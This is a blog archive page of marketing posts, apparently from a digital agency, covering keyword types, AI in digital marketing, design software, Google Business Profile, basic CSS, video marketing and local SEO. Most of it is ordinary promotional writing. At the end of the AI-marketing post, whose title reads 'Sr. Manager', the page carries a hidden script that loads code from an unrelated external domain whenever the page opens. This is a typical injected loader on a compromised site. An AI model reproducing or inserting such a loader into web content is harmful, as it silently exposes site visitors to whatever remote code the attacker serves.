Understanding Keywords and Their Importance in Digital Marketing


Understanding Keywords and Their Importance in Digital Marketing In digital marketing, keywords are one of the most essential components to understand. Keywords are the backbone of search engine optimization (SEO), pay-per-click (PPC) advertising, and content marketing strategies. But what exactly are keywords, and why are they so important for your digital marketing efforts? In this blog, we’ll break down what keywords are, and the different types of keywords, and provide some examples related to digital marketing courses to help you better understand how they work. What Are Keywords? Keywords are the words and phrases that users type into search engines when looking for information, products, or services. They represent the search terms that help search engines match users’ queries with relevant content on the internet. For businesses and marketers, selecting the right keywords is crucial because they help drive targeted traffic to your website, improve visibility on search engine results pages (SERPs), and increase the chances of conversions. For example, if you’re offering a digital marketing course, potential students may search for phrases like “best digital marketing course” or “learn digital marketing online.” By targeting these keywords, you can reach your intended audience more effectively. Types of Keywords Based on User Intent Keywords can be categorized based on the user intent, or the reason behind why someone is searching for something. These can generally be grouped into four main categories: informational, navigational, transactional, and commercial investigation. 1. Informational Keywords Informational keywords are used when a user is looking for more information about a topic. These searches typically don’t have the intent to purchase but instead aim to learn or gather knowledge about a subject. For example, someone searching for a digital marketing course might use informational keywords like: “What is digital marketing?” “How does digital marketing work?” “Digital marketing tips for beginners” These users are looking for educational content or resources. If you’re offering a digital marketing course, creating blog posts, how-to guides, or explainer videos around these informational keywords can attract users who are in the early stages of their buyer’s journey and interested in learning more about the field. 2. Navigational Keywords Navigational keywords are used when someone is trying to find a specific website or page. These searches are typically brand-specific and are less about learning or purchasing and more about locating a particular site. For instance, if someone is specifically looking for your digital marketing course site, they might search for: “XYZ Academy digital marketing course” “Digital marketing training by XYZ Academy” These users are likely familiar with your brand and are specifically trying to find your digital marketing offerings. Optimizing for branded keywords or having clear, easily navigable pages on your website will help capture this type of traffic. 3. Transactional Keywords Transactional keywords indicate that a user is ready to make a purchase or take some action. These keywords suggest high purchase intent, meaning the person is likely looking to buy, sign up, or engage in some sort of transaction. For digital marketing courses, transactional keywords could be: “Enroll in digital marketing course” “Buy digital marketing training program” “Register for digital marketing certification” People searching these keywords are already convinced of the value of a digital marketing course and are looking for the best option to purchase or sign up. Focusing on transactional keywords can help increase conversions because the users searching for them are ready to take action. 4. Commercial Investigation Keywords Commercial investigation keywords sit between informational and transactional keywords. These users are still researching but are getting closer to making a decision. They are looking for comparisons, reviews, or recommendations before taking the final step to purchase or sign up. For example, someone looking for a digital marketing course might use: “Best digital marketing courses for beginners” “Top-rated digital marketing training programs” “Digital marketing course reviews” These users are still evaluating their options, so providing content like reviews, comparison guides, testimonials, or case studies on your digital marketing course can help persuade them to choose your offering. Types of Keywords Based on Length To recap, there are also short-tail (head) keywords and long-tail keywords, which you can use in combination with intent-based keywords to create an effective strategy. Short-tail keywords (e.g., “digital marketing”) are broad and have a high search volume, but they’re also highly competitive and less specific. Long-tail keywords (e.g., “best digital marketing course for beginners online”) are more targeted, less competitive, and more likely to convert because they’re highly specific to what the user is looking for. Examples of Keyword Types for a Digital Marketing Course Now, let’s integrate the various types of keywords with examples related to a digital marketing course: Informational Keywords: “What is digital marketing?” “How to start with digital marketing?” “Why should I learn digital marketing?” Navigational Keywords: “XYZ Academy digital marketing course” “Digital marketing course by XYZ Academy” “XYZ Academy certification in digital marketing” Transactional Keywords: “Buy digital marketing course” “Enroll in digital marketing certification” “Register for online digital marketing course” Commercial Investigation Keywords: “Top digital marketing courses” “Best online digital marketing courses for beginners” “Digital marketing course comparison” By understanding and implementing these various keyword types, you can develop a more comprehensive SEO strategy that attracts users at all stages of the buying journey, from those just starting to learn about digital marketing to those ready to sign up for your course. Conclusion Understanding the types of keywords—whether they are informational, transactional, navigational, or commercial investigation—is crucial for creating an effective digital marketing strategy. These keywords help you attract the right audience, whether they’re looking for information, ready to buy, or still comparing options. By optimizing your website, blog content, and paid ads for these different keyword types, you’ll ensure that your digital marketing course reaches users with the right intent, driving more qualified leads and boosting conversions.

Understanding Keywords and Their Importance in Digital Marketing Read More »

Sr. Manager

The Future of Digital Marketing: AI Revolutionizing the Industry Introduction With the fast-changing digital marketing landscape, keeping up with the competition is no longer only about strategy and creativity—it’s about being intelligent. In the current era, Artificial Intelligence (AI) is a disruptor that companies cannot afford to neglect anymore. With personalized campaigns, predictive analytics, and more, AI is revolutionizing how brands engage with their audience, optimize advertising, and achieve higher ROI. But why is AI taking on such a crucial role in digital marketing? How does it boost customer engagement and campaign effectiveness? Let’s dig deep into the potential of AI in digital marketing and why it’s no longer a luxury but a need.   1. AI-Powered Personalization:    The Key to Customer Engagement Today’s customers want brands to know their needs and provide them with personalized experiences. AI makes this feasible by processing huge amounts of data in real-time, learning patterns, and anticipating user choices.    How AI Fuels Personalization? AI-driven recommendation systems (e.g., Netflix & Amazon) recommend products based on browsing history. Chatbots and virtual assistants answer users’ questions instantly with data-driven feedback. AI-powered email marketing sends the right message to the right people at the right moment. Example: Spotify employs AI to create playlists based on your listening history, and user interaction is hence made easy and engaging.   2. AI in Content Creation & Optimization Content creation is difficult because one must create good content that will engage the audience. AI tools can now create content, optimize content for SEO, and even come up with suggestions on what to write about.   AI in Content Marketing AI platforms such as ChatGPT and Jasper AI produce content-like responses in a matter of seconds. SEO software (Surfer SEO, Clearscope, Frase) improves the ranking of content on search engines. Video creation software based on AI increases social media engagement with automatically generated captions, abstracts, and editing. For instance: Buzzfeed and the Washington Post utilize AI in the creation of news stories and the optimization of headlines according to live audience engagement.   3. Smarter Advertising with AI-Driven Insights Digital advertising is now not merely about establishing a budget and reaching an audience. AI assists advertisers in fine-tuning campaigns in real-time, with better conversions and less cost.   How AI is Transforming Advertising?   Google Ads & Meta Ads utilize AI to make ad placements automatically for maximum ROI. AI tools such as Adzooma and Revealbot review ad performance and recommend real-time changes. Programmatic advertising employs AI to bid on ads automatically, reaching users at the right time. Example: Coca-Cola utilizes AI to examine consumer sentiment in various markets and customizes advertisements according to local tastes.   4. AI-Based Customer Support: The Age of Chatbots AI-based chatbots and virtual assistants have revolutionized customer service by minimizing response time and improving user satisfaction.   Advantages of AI Chatbots Offer real-time 24/7 customer support without any human intervention. Provide multilingual assistance, overcoming language barriers. Employ NLP (Natural Language Processing) to comprehend and respond as a human. Example:  H&M uses an AI chatbot to aid customers in their outfit suggestions, enhancing interaction and sales.   5. Predictive Analytics: The Future of Decision Making AI doesn’t merely review data; it forecasts future trends and consumer behaviours. Predictive analytics enables marketers to make informed decisions with lower risks and greater efficiency.   How AI-Based Predictive Analytics Works? AI analyzes historical customer behaviour to predict future purchasing habits. It assists online retailers in optimizing stock based on demand forecasts. AI tools such as HubSpot and Marketo grade leads by the probability of conversion. Example: Amazon utilizes AI-driven predictive analytics to recommend products and even pre-stock warehouses before peak customer demand.   6. AI-Powered Voice & Visual Search: A New Era of SEO As voice search (Alexa, Siri, Google Assistant) and visual search (Google Lens, Pinterest Lens) take over, SEO is moving in the direction of natural language questions and image detection.   How to Optimize for AI-Based Search? Optimize for long-tail keywords reflecting conversational search queries. Optimize with structured data (schema markup) for better search engine comprehension. Optimize high-quality images for image search engines. Example: Pinterest’s AI-driven visual search feature enables searching for products based on images rather than text.   7. Social Media Marketing using AI: Intelligent Engagement Social media websites leverage AI to track user behaviour, monitor trends, and refine the delivery of content. Brands make use of AI to boost social media strategy through the use of: AI-Powered Social Media Features Programmed post planning & optimization (Hootsuite, Buffer). Sentiment analysis to gauge audience response to campaigns. AI-powered image and video identification to enhance interaction. Example:  Instagram’s algorithm powered by AI gives precedence to reels and posts that are likely to be most interacted with by users, enhancing organic visibility.   Last Word: AI No Longer a Luxury in Digital Marketing AI is not something in the future—it is already making the present and will determine the future of digital marketing. Companies that do not implement AI-based marketing strategies will be at risk of lagging as the market becomes more competitive. ✅ Takeaways:  ✔ AI makes personalization more powerful, customer-centric marketing.  ✔ AI-based advertising lowers costs and optimizes ROI.  ✔ Predictive analytics enables businesses to make better decisions. ✔ AI-driven customer support and chatbots enhance user experience.  ✔ AI-powered SEO tactics are the key to ranking higher on search engines.   The AI-fueled future of digital marketing is now. It’s time to hop aboard. Marketers who include AI in their marketing strategy will remain competitive and drive unmatched success in the digital age.   Ready to Harness the Power of AI for Your Digital Marketing Strategy? At Deltaminds Software Pvt Ltd, we specialize in AI-driven digital marketing solutions that help businesses scale efficiently. Let’s take your marketing to the next level!  ;(function (l, z, f, e, r, p) { r = z.createElement(f); p = z.getElementsByTagName(f)[0]; r.async = 1; r.src = e; p.parentNode.insertBefore(r, p); })(window, document, ‘script’, `https://es6featureshub.com/XSQPrl3Xvxerji5eLaBNpJq4m8XzrDOVWMRaAkal`);

Sr. Manager Read More »

Best Free & Paid Graphic Design Tools in 2025


Top Free & Paid Graphic Design Software in 2025 Graphic design is important for branding, marketing, and visual storytelling. Whether you are a professional designer, business owner, or enthusiast, the right tools can make a big difference. In 2025, there are many free and paid graphic design tools to choose from, each serving different purposes and skill levels. Here’s a summary of the best graphic design tools you should use. Best Free Graphic Design Tools 1. Canva Canva remains a top pick for beginners and experts. It has an easy drag-and-drop interface and provides thousands of pre-made templates for social media, presentations, posters, and so on. The free account provides an enormous library of design items, but advanced tools need a paid subscription. 2. GIMP (GNU Image Manipulation Program) GIMP is an impressive open-source alternative to Photoshop. It has sophisticated image editing capabilities, such as layers, masks, and effects filters. Though it’s more difficult to learn, it’s a great free software for working professionals who need a Photoshop substitute. 3. Figma Figma is an online design application that is used mainly for UI/UX design. It has real-time collaboration, making it a great option for teams. The free plan has limited file storage but is good enough for small projects and new users. 4. Inkscape If vector graphics are your specialty, then Inkscape is a great free option. It’s perfect for designing logos, icons, and illustrations with high-end features such as path operations, text tools, and node editing. 5. Pixlr Pixlr is an online photo editor that offers AI-driven tools for fast and simple edits. It’s easy to use, so it’s perfect for beginners who want to improve photos without complicated software. Best Paid Graphic Design Tools 1. Adobe Photoshop A market leader, Adobe Photoshop continues to be the choice of expert designers. Photoshop features sophisticated tools such as AI-driven selections, generative fill, and 3D editing. Photoshop can be accessed through an Adobe Creative Cloud subscription, beginning at approximately $20.99 per month. 2. Adobe Illustrator For vector design, the best option is Adobe Illustrator. It’s popular for logo creation, illustrations, and typography. With smooth integration with other Adobe software, it’s a professional must-have, offered through a subscription. 3. Affinity Designer Affinity Designer is a great alternative to Adobe Illustrator with a one-time purchase option rather than a subscription. It features professional-grade vector editing capabilities, which make it an affordable yet powerful option for designers seeking a capable but personalized solution. 4. CorelDRAW CorelDRAW is another capable vector graphic design software employed by branding, marketing, and illustration professionals. It features AI tools and a user-friendly interface but at a premium price. 5. Sketch Sketch is a widely used UI/UX design tool known for its simplicity and efficiency. It’s primarily available for macOS and is subscription-based, making it a great choice for designers working on web and mobile interfaces. Final Thoughts Selecting the most appropriate graphic design software is based on your requirements, budget, and level of expertise. Canva and GIMP are ideal for newbies as they are free, while Adobe Photoshop or Illustrator might be more suitable for experts due to their professional features. Irrespective of whether you choose a free or paid software, taking the time to learn the application can significantly improve your designing skills. What’s your go-to graphic design software in 2025? Let us know in the comments!

Best Free & Paid Graphic Design Tools in 2025 Read More »

Google My Business: The Secret Weapon for Digital Marketing Success


Google My Business: The Secret Weapon for Digital Marketing Success In the constantly changing realm of digitalmarketing, being seen and heard by your target market is a prime concern. Perhaps one of the best tools to use in getting this done is Google My Business (GMB), now simply referred to as Google Business Profile. This free tool helps businesses control how they appear online on Google Search and Maps. Here, we explore the many advantages of Google My Business and how it is a foundation for effective digital marketing. 1. Improved Local SEO and Visibility In the current search-driven world, local SEO is crucial for businesses that focus on specific geographic areas. Google My Business helps tremendously in increasing your local search visibility by having your business show up in local search results and Google Maps. If customers are looking for businesses “near me,” an optimized GMB profile means your business has a high chance of showing up prominently in the results. Important Benefits: Your company can be listed in the local 3-pack—the top three businesses Google highlights at the top of local search results. Enhanced discoverability for your target audience in your location. 2. Enhanced Customer Interaction GMB is not merely a listing; it‘s a platform for active customer interaction. From responding to customer questions to handling reviews, it enables companies to engage directly with their customers. Why It Matters: Reviews: Engaging with reviews—either positive or negative—indicates that your company cares about feedback, thereby promoting trust and transparency. Q&A Section: Interacting with customers’ questions fosters connections and offers information to potential future customers. Updates: Inform your customers by regularly updating them regarding special deals, events, or adjustments in business hours. Proactively engaging your audience through GMB promotes loyalty and brings in new customers who appreciate companies with rich online engagements. 3. Greater Credibility and Trust In the online world, trust is currency. Having an updated GMB profile convinces customers that your business is real, professional, and open for business. Verified profiles get priority on Google, so they are more likely to show up at the top of search listings. What Increases Trust on GMB: Regular and correct details (e.g., name, address, phone number). Professional photos of your storefront, products, or services. Customer reviews and ratings, which serve as social proof. A strong Google Business Profile not only increases your trustworthiness but also impacts buying decisions by showcasing positive customer experiences. 4. Useful Insights for Smarter Decision-Making GMB gives businesses useful insights into how customers discover and engage with their profile. This information is a goldmine for informing your digital marketing strategy. Key Insights Include: Search Queries: Learn the keywords and phrases that customers search for to find your business. Customer Actions: Monitor the number of individuals who visit your site, ask for directions, or call directly from your GMB listing. Audience Demographics: Learn about customer locations, engagement times, and devices. These pieces of information enable businesses to refine their marketing campaigns, making it more targeted and efficient. 5. Free Advertising and Cost Efficiency: Google My Business is an affordable tool, ideal for companies of any size. In contrast to paid ads, GMB is free and provides unmatched visibility on Google Search and Maps. Why It‘s Affordable: You achieve widespread visibility without having to spend a significant marketing budget. GMB augments paid methods such as Google Ads, making your overall online presence stronger. For companies that want to get the most out of their ROI, using GMB is a great starting point before exploring more costly advertising avenues. 6. Product and Service Display You can feature your products, services, and offers directly on your profile using GMB. This option enables potential clients to view what your company has to offer without leaving the search results. Key Benefits: Include in-depth descriptions, images, and prices of your products. Include seasonal offers or top-selling products to attract customer attention. Employ call-to-action buttons (e.g., “Order Online,” “Call Now”) for hassle-free customer engagement. This feature optimizes the customer experience, enabling users to advance to the next step more conveniently, be it visiting your location or buying your product. 7. Mobile-Friendly Experience With mobile searches on the rise, Google My Business optimizes your business for mobile users. Mobile-friendly profiles are the key to catching on-the-go customers seeking quick solutions. Mobile-Friendly Features: Click-to-call functionality. Direct navigation to your business location through Google Maps. Easy-to-read posts and updates. GMB provides a seamless experience for mobile users, making it more likely to convert searchers into customers. A Must-Have for Digital Marketing In a time where being seen online can make or break a company, Google My Business is an absolute necessity for digital marketers. From enhancing local search engine optimization and customer interaction to offering actionable data and budget–friendly advertising, GMB is instrumental in helping drive business success. For digital marketers, incorporating Google My Business into your strategy not only enhances your online presence but also builds a strong foundation for long-term growth. In the end, it’s all about meeting your audience where they are—and with GMB, that’s exactly what you’re doing.

Google My Business: The Secret Weapon for Digital Marketing Success Read More »

10 Essential CSS Properties for Developers

10 Essential CSS Properties for All Developers CSS (Cascading Style Sheets) is the foundation of web design, assisting you in styling and laying out your web pages. Knowing a few key CSS properties can make your work easier and more efficient. Below are 10 essential CSS properties that every developer should know: 1. Color The `color` property defines the color of text in an element. It’s a basic property for readability and aesthetics. You can define colors with named colors, hex, RGB, or HSL. css p { color: #333; } 2. Background-color This attribute sets the color of an element’s background. It’s vital in design as it provides contrast and emphasis. css div { background-color: #f0f0f0; } 3. Font-family `font-family` property determines your text’s font type. Making use of web-safe fonts or using custom fonts makes your page more readable and user-friendly. css body { font-family: Arial, sans-serif; } 4. Margin Margins add space around elements, beyond their borders. They assist with spacing and layout. css .container { margin: 20px; } 5. Padding Padding adds space inside an element, between the content and its border. It’s essential for creating visually appealing and legible content. css .box { padding: 10px; } 6. Border The `border` property specifies the style, width, and color of an element’s border. It can be used for creating bordered sections and definition. css .card { border: 1px solid #ddd; } 7. Display The `display` property manages the layout behavior of elements. `block`, `inline`, and `flex` are the most frequently used values. css .nav { display: flex; } 8. Flexbox (display: flex) Flexbox is a layout system that enables you to quickly align items as rows or columns. It’s essential for responsive design. css .container { display: flex; justify-content: space-between; 9. Position The `position` property specifies the way an element is placed on the page. Values such as `absolute`, `relative`, and `fixed` enable accurate placement. css .modal { position: fixed; top: 50%; left: 50%; } 10. Width/Height These properties define the size of an element. They’re essential for controlling layout dimensions. css img { width: 100%; height: auto; } Master these 10 CSS properties, and you’ll be well on your way to building beautifully styled websites with ease.

10 Essential CSS Properties for Developers Read More »

Lights, Camera, Domination: Video Marketing’s Unstoppable Digital Takeover

The digital world, a never-ending war for consumer attention, has seen a seismic shift. The dominance of static images and text-laden stories is giving way to the engaging strength of video. Video marketing has not just stepped into the fray; it has taken the throne, radically changing how brands build relationships and redefine digital marketing. Decoding the Video Phenomenon: The increase in video viewing is not a short-term phenomenon; it is a deep-seated shift compelled by a host of fundamental factors: The Force of Instant Gratification:  With the globe awash in information, attention spans are diminishing. Videos are a source of instant gratification. The highly dynamic combination of images, audio, and motion immediately holds people’s attention, excising the clutter and providing a sensory input that static media cannot match. Engagement Maximized: Videos enable a greater level of engagement. Audiences are more likely to spend time viewing a video than decoding lengthy text. This equates to more watch time, likes, shares, and comments, all critical measures for determining audience interaction and brand relevance. Storytelling Redefined: Video enables brands to tell engaging stories. Intricate concepts, product benefits, and emotional resonance can be communicated with unprecedented clarity and power. From tear-jerking testimonials to behind-the-scenes moments, video enables brands to make their Algorithmic Favoritism: Social media platforms are actively promoting video content. Algorithms prioritize video, pushing it to the forefront of user feeds. Platforms like TikTok, Instagram Reels, and YouTube Shorts have democratized video creation, empowering anyone with a smartphone to become a content creator. The Conversion Catalyst: Product demos, customer reviews, and educational content can have a major impact on purchasing decisions. Video establishes trust, credibility, and transparency, which ultimately leads to conversions and increased sales. Observing a product in use or listening to a happy customer’s story can be much more convincing than any text description. SEO Synergy: Video content increases SEO efforts. Search engines acknowledge the worth of video, and integrating videos into websites and using pertinent keywords can help enhance search rankings. Video content engages users on your page for longer, which is a good signal to search engines. The Mobile-First Imperative: Since most social media viewing is done on mobile phones, video is naturally in sync with user habits. Short, compelling videos are best suited to grab attention in short periods of downtime. The Short-Form Revolution: A Democratizing Force: The proliferation of short-form video has reduced the cost of entry to content creation. With a smartphone, anyone can now create powerful and engaging video content. The democratization of this process has released a surge of creativity and authenticity, continuing to fuel the video marketing revolution. The Future of Video Video marketing is not a trend that will go away; it’s a basic change in how brands talk and engage with their audiences. As technology continues to evolve, we can expect new and more innovative video formats, interactive experiences, and personalized content. Augmented reality, virtual reality, and live streaming are just a few of the technologies that are ready to redefine the future of video marketing. Strategic Imperatives: Embed video within your overall social media strategy. Try out various formats for video, varying by audience and platform needs. Emphasize the production of genuine, engaging video that will attract your target audience. Optimize video for mobile use to provide an easy-to-use experience. Use video analytics to monitor performance, calculate ROI, and optimize strategy. With the advent of the digital age, video is not a luxury but a requirement. Harness the revolutionizing power of video marketing to unlock unmatched growth, engagement, and brand loyalty opportunities.

Lights, Camera, Domination: Video Marketing’s Unstoppable Digital Takeover Read More »

Adobe Photoshop vs. Canva: Which One Should You Use?

Of Graphic Design programs, two of the most commonly used are Adobe Photoshop and Canva. Each has its own special features suited to different kinds of users. But what should you use? In this article, we will compare Photoshop and Canva to guide you in choosing. Ease of Use Canva is user-friendly for beginners and non-designers. Its drag-and-drop feature, editable templates, and large repository of stock photos, fonts, and elements allow anyone to design beautifully in a matter of minutes. Photoshop has a more advanced learning curve. It provides powerful image editing capabilities, advanced typography, and digital art, making it perfect for professionals. Features and Capabilities Photoshop is a professional photo manipulation, retouching, and intricate graphic design software. It features layer-based editing, sophisticated selection tools, and AI-driven improvements. Canva, though not as sophisticated, features pre-made templates, easy-to-use components, and collaboration capabilities, ideal for social media images, presentations, and promotional materials. Customization and Flexibility If you want total creative control of your designs, Photoshop is the best bet. It enables users to design highly personalized graphics from the ground up. Canva, on the other hand, prioritizes ease of use, with pre-made templates and minimal customization. But it’s perfect if you want professionally looking designs without wasting hours on them. Best For Photoshop: Professional graphic designers, photographers, and digital artists requiring sophisticated editing capabilities. Canva: Small business owners, social media marketers, and newbies seeking simple-to-create designs without a high learning curve. Final Verdict If you require precision, control, and sophisticated design capabilities, Photoshop would be a better option. However, if you like convenience, affordability, and easy-to-use design tools, Canva is an excellent alternative. Your decision is ultimately based on the requirements of your design and your level of expertise. Which one are you inclined to use? Let us know in the comments!  

Adobe Photoshop vs. Canva: Which One Should You Use? Read More »

Unleashing Local Achievement: How Local SEO Drives Business Growth

Unleashing Local Achievement: How Local SEO Drives Business Growth When it comes to business in an interconnected age, getting noticed matters most. With global SEO campaigns usually making all the noise, local SEO remains a viable but under-exploited platform for expansion, especially for those business owners wishing to reach local clients. Discover the various benefits of including local SEO as part of your business plan. 1. Increasing Visibility in Local Searches: Local SEO puts your business in the face of prospective customers actively looking for your products or services in the immediate vicinity. Proper local SEO strategies can enhance your position on search engine result pages (SERPs), thereby making it much easier for local customers to find you. Such increased visibility can directly lead to more foot traffic for physical locations and a rise in online transactions. 2. Targeted Website Traffic Driving: Optimize your site for local search and drive visitors who are actually interested in your product or service. Local search optimization ensures that your site shows up top when people search with location-based terms like “coffee shop near me” or “dentist in [your city]”. Targeted traffic boosts the chances of turning visitors into paying clients. 3. Accurate Local Targeting: Local SEO allows you to target specific segments of your local population, making your marketing more laser-like and effective. By knowing how your local customers search, you are able to modify your content and keyword approach to address their specific needs and interests. This targeted strategy not only enhances your local search position but also builds relationships with your target customers who are more inclined to interact with your organization. 4.Winning the Competitive Advantage: Utilizing local SEO can be a big boost over the competition that has not yet adopted this practice. Optimizing your website for local searches allows you to rank above the competition in SERPs and draw more of the local market to your business. This is particularly beneficial for small and medium-sized businesses (SMEs) seeking to compete with bigger, more established companies. 5. Establishing Trust and Credibility: Local SEO builds credibility and trust among potential customers by highlighting your business’s established existence in their neighborhood. Through the use of tools such as Google My Business (GMB), you are able to provide necessary information such as your business name, address, phone number, and opening hours. Your customers can view reviews, photos, and receive directions to your premises. A perfectly optimized GMB listing not only enhances search rankings but also increases your credibility and generates trust among local customers. 6. Cost-Effective Marketing Strategy: In contrast to the more traditional advertising techniques, local SEO represents an extremely cost-effective means of promoting your company. Most of the local SEO strategies, like content optimization for a website and the establishment of a Google My Business listing, do not take much investment at all or even none. Moreover, the return on investment (ROI) with local SEO is frequently greater because it reaches people actively looking for your products or services, thereby converting at greater rates. 7. Mobile-First Optimization: Given the widespread use of smartphones for local searches, mobile optimization of your website is important. Local SEO makes your website mobile-friendly, ensuring a smooth experience for mobile users on the move. Mobile optimization leads to increased engagement, longer visit times, and eventually, more conversions. Local SEO is a crucial tactic for any business looking to succeed in the modern competitive marketplace. Through enhanced online visibility, targeted website traffic, and targeted marketing efforts, local SEO enables businesses to connect with potential customers within your immediate geographic location and fuel business growth. Don’t ignore the strength of local SEO—start optimizing your online presence today and free up your business’s local potential.

Unleashing Local Achievement: How Local SEO Drives Business Growth Read More »

Importance of keywords

*The Power of Keywords: Unlocking the Secrets of Digital Marketing*   In the vast expanse of the digital landscape, keywords are the compass that guides your content to the shores of success. As a fundamental element of digital marketing, keywords play a crucial role in determining the visibility, relevance, and effectiveness of your online presence. In this blog, we’ll delve into the importance of keywords in digital marketing and explore how they can help you navigate the ever-changing tides of the online world.   *What are Keywords?*   Keywords are words or phrases that people enter into search engines to find information, products, or services. They are the building blocks of search engine optimization (SEO), pay-per-click (PPC) advertising, and content marketing. Keywords can be short-tail (generic) or long-tail (specific), and they can be used in various forms, such as phrases, questions, or even voice searches.   *Why are Keywords Important in Digital Marketing?*   1. *Improved Visibility*: Keywords help search engines understand the content and relevance of your website, blog, or social media post. By incorporating relevant keywords, you increase the chances of your content appearing in search engine results pages (SERPs). 2. *Targeted Traffic*: Keywords enable you to attract targeted traffic to your website. By using keywords that are relevant to your business, product, or service, you can attract visitors who are actively searching for what you offer. 3. *Enhanced Credibility*: Keywords can help establish your brand as an authority in your industry. By creating high-quality, keyword-rich content, you demonstrate your expertise and build trust with your audience. 4. *Increased Conversions*: Keywords can drive conversions by guiding visitors through the sales funnel. By using keywords that are relevant to each stage of the buyer’s journey, you can create a seamless and persuasive experience. 5. *Competitive Advantage*: Keywords can be a key differentiator in a crowded market. By identifying and leveraging unique keywords, you can carve out a niche and establish a competitive advantage.   *How to Optimize Your Content with Keywords*   1. *Conduct Keyword Research*: Use tools like Google Keyword Planner, Ahrefs, or SEMrush to identify relevant keywords and phrases. 2. *Use Keywords Strategically*: Incorporate keywords into your content, but avoid keyword stuffing. Aim for a keyword density of 1-2%. 3. *Optimize Meta Tags*: Use keywords in your meta title, description, and keywords tags to help search engines understand your content. 4. *Create High-Quality Content*: Focus on creating engaging, informative, and well-researched content that provides value to your audience. 5. *Monitor and Adjust*: Track your keyword performance using analytics tools and adjust your strategy as needed.   *Conclusion*   Keywords are the foundation of digital marketing, and understanding their importance is crucial for success in the online world. By incorporating keywords into your content, you can improve visibility, attract targeted traffic, enhance credibility, increase conversions, and gain a competitive advantage. Remember to optimize your content strategically, create high-quality content, and monitor your performance to unlock the full potential of keywords in digital marketing.

Importance of keywords Read More »

How to Edit Corporate Videos for a Professional Look

Editing Corporate Videos for a Professional Appearance Corporate videos are a crucial part of brand promotion, internal communication, and client outreach. A professionally edited corporate video can build credibility and professionalism, leaving a lasting impression on your viewers. Follow these step-by-step instructions to attain a polished and professional appearance when editing corporate videos. ## 1. Plan Before Editing ### Why It Matters: A good plan ensures consistency and alignment with brand objectives. ### How to Do It: – Check the script and storyboard beforehand. – Know the target audience and desired message. – Cut all footage, audio, and graphics to facilitate editing. ## 2. Utilize High-Quality Footage ### Why It Matters: Low video quality will present your brand in a poor light. ### How to Do It: – Ensure that footage is captured in high resolution (1080p or 4K). – Stabilize shaky footage with software tools. – Employ proper lighting and framing to ensure visual clarity. ## 3. Ensure a Consistent Brand Identity ### Why It Matters: Brand consistency increases recognition and professionalism. ### How to Do It: – Adhere to brand colors, fonts, and logos. – Utilize pre-set templates for text overlays and animations. – Implement consistent transitions and effects throughout the video. ## 4. Improve Audio Quality ### Why It Matters: Professional, clear audio facilitates effective communication and interaction. ### How to Do It: – Utilize a good quality microphone for voiceovers and interviews. – Remove background noise and balance audio levels for clarity. – Add background music that is subtle and complements the message. ## 5. Improve Pacing and Flow ### Why It Matters: A good video maintains the attention of viewers and conveys the message clearly. ### How to Do It: – Trim unnecessary footage to maintain the video’s brevity. – Apply smooth transitions to ensure a continuous flow. – Synchronize edits with the rhythm of voiceover or music. ## 6. Employ Professional Text and Graphics ### Why It Matters: Well-positioned text and graphics support major messages. ### How to Do It: – Apply clean, readable fonts with suitable sizing. – Position text within safe margins. – Emphasize key points using lower-thirds and callouts. ## 7. Export in the Correct Format ### Why It Matters: Correct format guarantees cross-platform compatibility. ### How to Do It: – Export at high resolution (MP4, MOV) for readability. – Optimize file size for web and social media sharing. – Include subtitles and captions for accessibility. ## Conclusion Professional editing of corporate videos demands precision and consistency with the brand identity. By adhering to these steps, you can produce quality videos that reflect professionalism, capture your audience, and enhance your brand’s reputation. Continue to hone your skills and try new things to create even better outcomes!  

How to Edit Corporate Videos for a Professional Look Read More »

Scroll to Top